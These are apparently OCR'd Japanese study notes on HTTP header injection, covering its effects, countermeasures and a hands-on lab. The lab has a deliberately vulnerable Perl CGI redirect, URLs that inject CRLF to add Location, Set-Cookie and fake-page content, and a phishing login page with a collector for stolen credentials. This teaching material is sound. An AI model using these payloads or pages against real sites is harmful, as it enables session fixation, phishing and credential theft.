4.7 HTTPヘッダインジェクションの脆弱性

HTTPヘッダインジェクションの脆弱性

リダイレクトやクッキー発行などの処理で、外部からのパラメータを元に、レスポンスヘッダを出力する際に（任意のレスポンスヘッダの追加・レスポンスボディの偽造）、改行を挿入させられることで、発生する脆弱性

HTTPヘッダインジェクション脆弱性の影響

①任意のクッキーの生成
②任意のURL先へのリダイレクト
③表示内容の改変
④任意のJavaScript実行によるXSSと同様の被害
⑤キャッシュ汚染

※ HTTPレスポンス分割攻撃
HTTPリクエスト（第一リクエスト）の後ろに、偽コンテンツをキャッシュさせたいHTTPリクエスト（第二リクエスト）を付け加えて、攻撃する
偽コンテンツをキャッシュサーバが誤認してキャッシュします

HTTPヘッダインジェクション脆弱性の対策

①外部からのパラメータをHTTPレスポンスヘッダとして出力しない
・URLを直接指定せずに、連絡先を固定にするか、番号で指定するようにする
・Webアプリケーション開発ツールの提供するセッション変数を使って、URLを受け渡す
②リダイレクトやクッキー出力を専用APIに任せる
③ヘッダ生成するパラメータの改行文字をチェックする

【ドメインチェック】 47-020a:CGIによるリダイレクト対策版（正常系）
【URL文字種】 47-030:PHPによるリダイレクト対策版（正常系）

HTTPヘッダと改行

URLの仕様で、クエリ文字列の改行はURLが渡される時点では「%0D%0A」にパーセントエンコードされているはずなので、URLに改行が入っていること自体、異常です。
クッキー値に、改行の他、カンマ、セミコロンを含める場合も、パーセントエンコードされるはずなので、改行が入っていれば、やはり異常です。


HTTPレスポンスヘッダへのクッキー出力機能

言語	クッキー生成	リダイレクト	レスポンスヘッダ出力
PHP	setcookie / setrowcookie ※	なし（headerを利用）	header
Perl+CGI.pm	CGI::Cookie ※	redirect	header
Java Servlet	HttpServletResponse#addCookie	HttpServletResponse#sendRedirect	HttpServletResponse#setHeader
ASP.NET	Response.Cookies.Add	Response.Redirect	Response.AppendHeader

※ ライブラリ側でクッキー値をパーセントエンコーディングします
ただし、PHPにはキャリッジリターンなどのバグがあり、
最新盤では解決されているが、Redhat、CentOSの標準
パッケージではPHPが古いので、注意が必要です

HTTPヘッダインジェクション　47-020:CGIによるリダイレクト（正常系）

【ブラウザ】



【サーバ： 47/47-020.cgi 】

/var/www/html/47/47-020.cgi - wasbook@example.jp - エディタ -

```
#!/usr/bin/perl
use utf8;
use strict;
use CGI qw/-no_xhtml :standard/;

my $cgi = new CGI;
my $url = $cgi->param('url');

# URLの先頭一致検索でオープンリダイレクタ対策
if ($url =~ /^http:\/\/example\.jp\//) {
  print "Location: $url\n\n";
  exit 0;
}
## URLが不正の場合のエラーメッセージ
print <<END_OF_HTML;
Content-Type: text/html; charset=UTF-8

<body>
Bad URL
</body>
END_OF_HTML
```


【サーバ： 47/47-003.php 】

/var/www/html/47/47-003.php - wasbook@example.


```
<html>
<head><title>認証成功</title></head>
<body>
ログインしました
</body>
</html>
```

チェックが不完全


【ブラウザ→サーバ： リクエスト 47/47-020.cgi → レスポンス 】 CGIによるリダイレクト（正常系）



【ブラウザ→サーバ： リクエスト 47/47-003.php → レスポンス 】 CGIによるリダイレクト（正常系）



【ブラウザ】



HTTPヘッダインジェクション　47-020:CGIによるリダイレクト（罠サイトに遷移）

【ブラウザ】

- HTTPヘッダインジェクション
  3. 47-020:CGIによるリダイレクト（正常系）
  4. 47-020:CGIによるリダイレクト（罠サイトに遷移）
  5. 47-020:CGIによるリダイレクト（クッキー設定;SESSID=ABCD123） クッキー表示
  6. 47-020:CGIによるリダイレクト（偽画面表示）
  7. 47-021:CGIによるクッキーセット（正常系）
  8. 47-021:CGIによるクッキーセット（偽画面）
  9. 47-020a:CGIによるリダイレクト対策版（正常系）
  10. 47-020a:CGIによるリダイレクト対策版（罠サイトに遷移）
  11. 47-020a:CGIによるリダイレクト対策版（クッキー設定）
  12. 47-021a:CGIによるクッキー対策版（正常系）
  13. 47-021a:CGIによるクッキーセット対策版（偽画面）
  14. 47-030:PHPによるリダイレクト対策版（正常系）
  15. 47-030:PHPによるリダイレクト対策版（罠サイトに遷移）
  16. 47-030:PHPによるリダイレクト対策版（クッキー設定）

phpinfo
ホームに戻る

```
<li>HTTPヘッダインジェクション</li>
<ol start="3">
<li><a href="47-020.cgi?url=http://example.jp/47/47-003.php">47-020:CGIによるリダイレクト（正常系）</a></li>
<li><a href="47-020.cgi?url=http://example.jp/%0D%0ALocation:+http://trap.example.com/47/47-900.php">47-020:CGIによるリダイレクト（罠サイトに遷移）</a></li>
<li><a href="47-020.cgi?url=http://example.jp/47/47-003.php%0D%0ASet-Cookie:+SESSID=ABCD123">47-020:CGIによるリダイレクト（クッキー設定;SESSID=ABCD123）</a> <a href="javascript:document.cookie;">クッキー表示</a></li>
<li><a href="47-020.cgi?url=http://example.jp/%0D%0AStatus:+500%0D%0A%0D%0A%E2%97%8B%E2%97%8B%E5%98%A8%80%E8%A1%8C%E3%81%AF%E7%A0%B4%E7%94%A3%E3%81%97%E3%81%BE%E3%81%97%E3%81%9F">47-020:CGIによるリダイレクト（偽画面表示）</a></li>

<li><a href="47-021.cgi?pageid=P123">47-021:CGIによるクッキーセット（正常系）</a></li>
<li><a href="47-021.cgi?pageid=P%0D%0A%0D%0A%e2%97%8b%e2%97%8b%e9%a%80%e8%a1%8c%e3%81%af%e7%a0%b4%e7%94%a3%e3%81%97%e3%81%be%e3%81%97%e3%81%9f">47-021:CGIによるクッキーセット（偽画面）</a></li>

<li><a href="47-020a.cgi?url=http://example.jp/47/47-003.php">47-020a:CGIによるリダイレクト対策版（正常系）</a></li>
<li><a href="47-020a.cgi?url=http://example.jp/%0D%0ALocation:+http://trap.example.com/47/47-900.php?">47-020a:CGIによるリダイレクト対策版（罠サイトに遷移）</a></li>
<li><a href="47-020a.cgi?url=http://example.jp/47/47-003.php%0D%0ASet-Cookie:+SESSID=ABCD123">47-020a:CGIによるリダイレクト対策版（クッキー設定）</a></li>

<li><a href="47-021a.cgi?pageid=P123">47-021a:CGIによるクッキー対策版（正常系）</a></li>
<li><a href="47-021a.cgi?pageid=P%0D%0A%0D%0A%e2%97%8b%e2%97%8b%e9%a%80%e8%a1%8c%e3%81%af%e7%a0%b4%e7%94%a3%e3%81%97%e3%81%be%e3%81%97%e3%81%9f">47-021a:CGIによるクッキーセット対策版（偽画面）</a></li>

<li><a href="47-030.php?url=http://example.jp/47/47-003.php">47-030:PHPによるリダイレクト対策版（正常系）</a></li>
<li><a href="47-030.php?url=http://example.jp/47/47-003.php%0D%0ALocation:+http://trap.example.com/47/47-900.php">47-030:PHPによるリダイレクト対策版（罠サイトに遷移）</a></li>
<li><a href="47-030.php?url=http://example.jp/47/47-003.php%0D%0A+Set-Cookie:+aaa=bbb">47-030:PHPによるリダイレクト対策版（クッキー設定）</a></li>
</ol>
```

【サーバ：　47/47-020.cgi　】

/var/www/html/47/47-020.cgi - wasbook@example.jp - エディタ -

```
#!/usr/bin/perl
use utf8;
use strict;
use CGI qw/-no_xhtml :standard/;

my $cgi = new CGI;
my $url = $cgi->param('url');

# URLの先頭一致検索でオープンリダイレクタ対策
if ($url =~ /^http:\/\/example\.jp\//) {
  print "Location: $url\n\n";
  exit 0;
}
## URLが不正の場合のエラーメッセージ
print <<END_OF_HTML;
Content-Type: text/html; charset=UTF-8

<body>
Bad URL
</body>
END_OF_HTML
```

チェックが不完全

【サーバ：　47/47-900.php　】

/var/www/html/47/47-900.php - wasbook@example.jp - エディタ - WinS


```
<html>
<head><title>ログインエラー</title></head>
<body>
IDまたはパスワードが違います。再度認証してください。
<form action="47-901.php" method="POST">
ユーザ名<input type="text" name="id"><BR>
パスワード<input type="password" name="pwd"><BR>
<input type="submit" value="ログイン">
</form>
</body>
</html>
```

【サーバ：　47/47-901.php　】

/var/www/html/47/47-901.php - wasbook@example.jp - エディタ - WinSCP


```
<?php
  $id = @$_POST['id'];
  $pwd = @$_POST['pwd'];
?>
<html>
<head>
<meta HTTP-EQUIV="Refresh" CONTENT="5; URL=http://example.jp/47/47-003.php">
</head>
<body>
これはデモ用にそうしていますが、実際の攻撃では、こんな表示は出ません。<br>
IDとパスワードを収集しました。<br>
5秒後にhttp://example.jp/47/47-003.phpに遷移します。<br>
id:<?php echo htmlspecialchars($id); ?><br>
pwd:<?php echo htmlspecialchars($pwd); ?><br>
</body>
</html>
```

【ブラウザ→サーバ： リクエスト 47/47-020.cgi → レスポンス 】 CGIによるリダイレクト（罠サイトに遷移）




「%0D%0A」（改行）を挿入したために、
Location: http://examle.jp/
Location: http://trap.example.com/47/47-000.php
の２行のLocationヘッダが出力され、
Apacheの処理で改行後のヘッダのみが有効になった


【ブラウザ→偽サーバ： リクエスト trap.example.com/47/47-900.php → レスポンス 】 CGIによるリダイレクト（罠サイトに遷移）




【ブラウザ→偽サーバ： リクエスト trap.example.com/47/47-901.php → レスポンス 】 CGIによるリダイレクト（罠サイトに遷移）

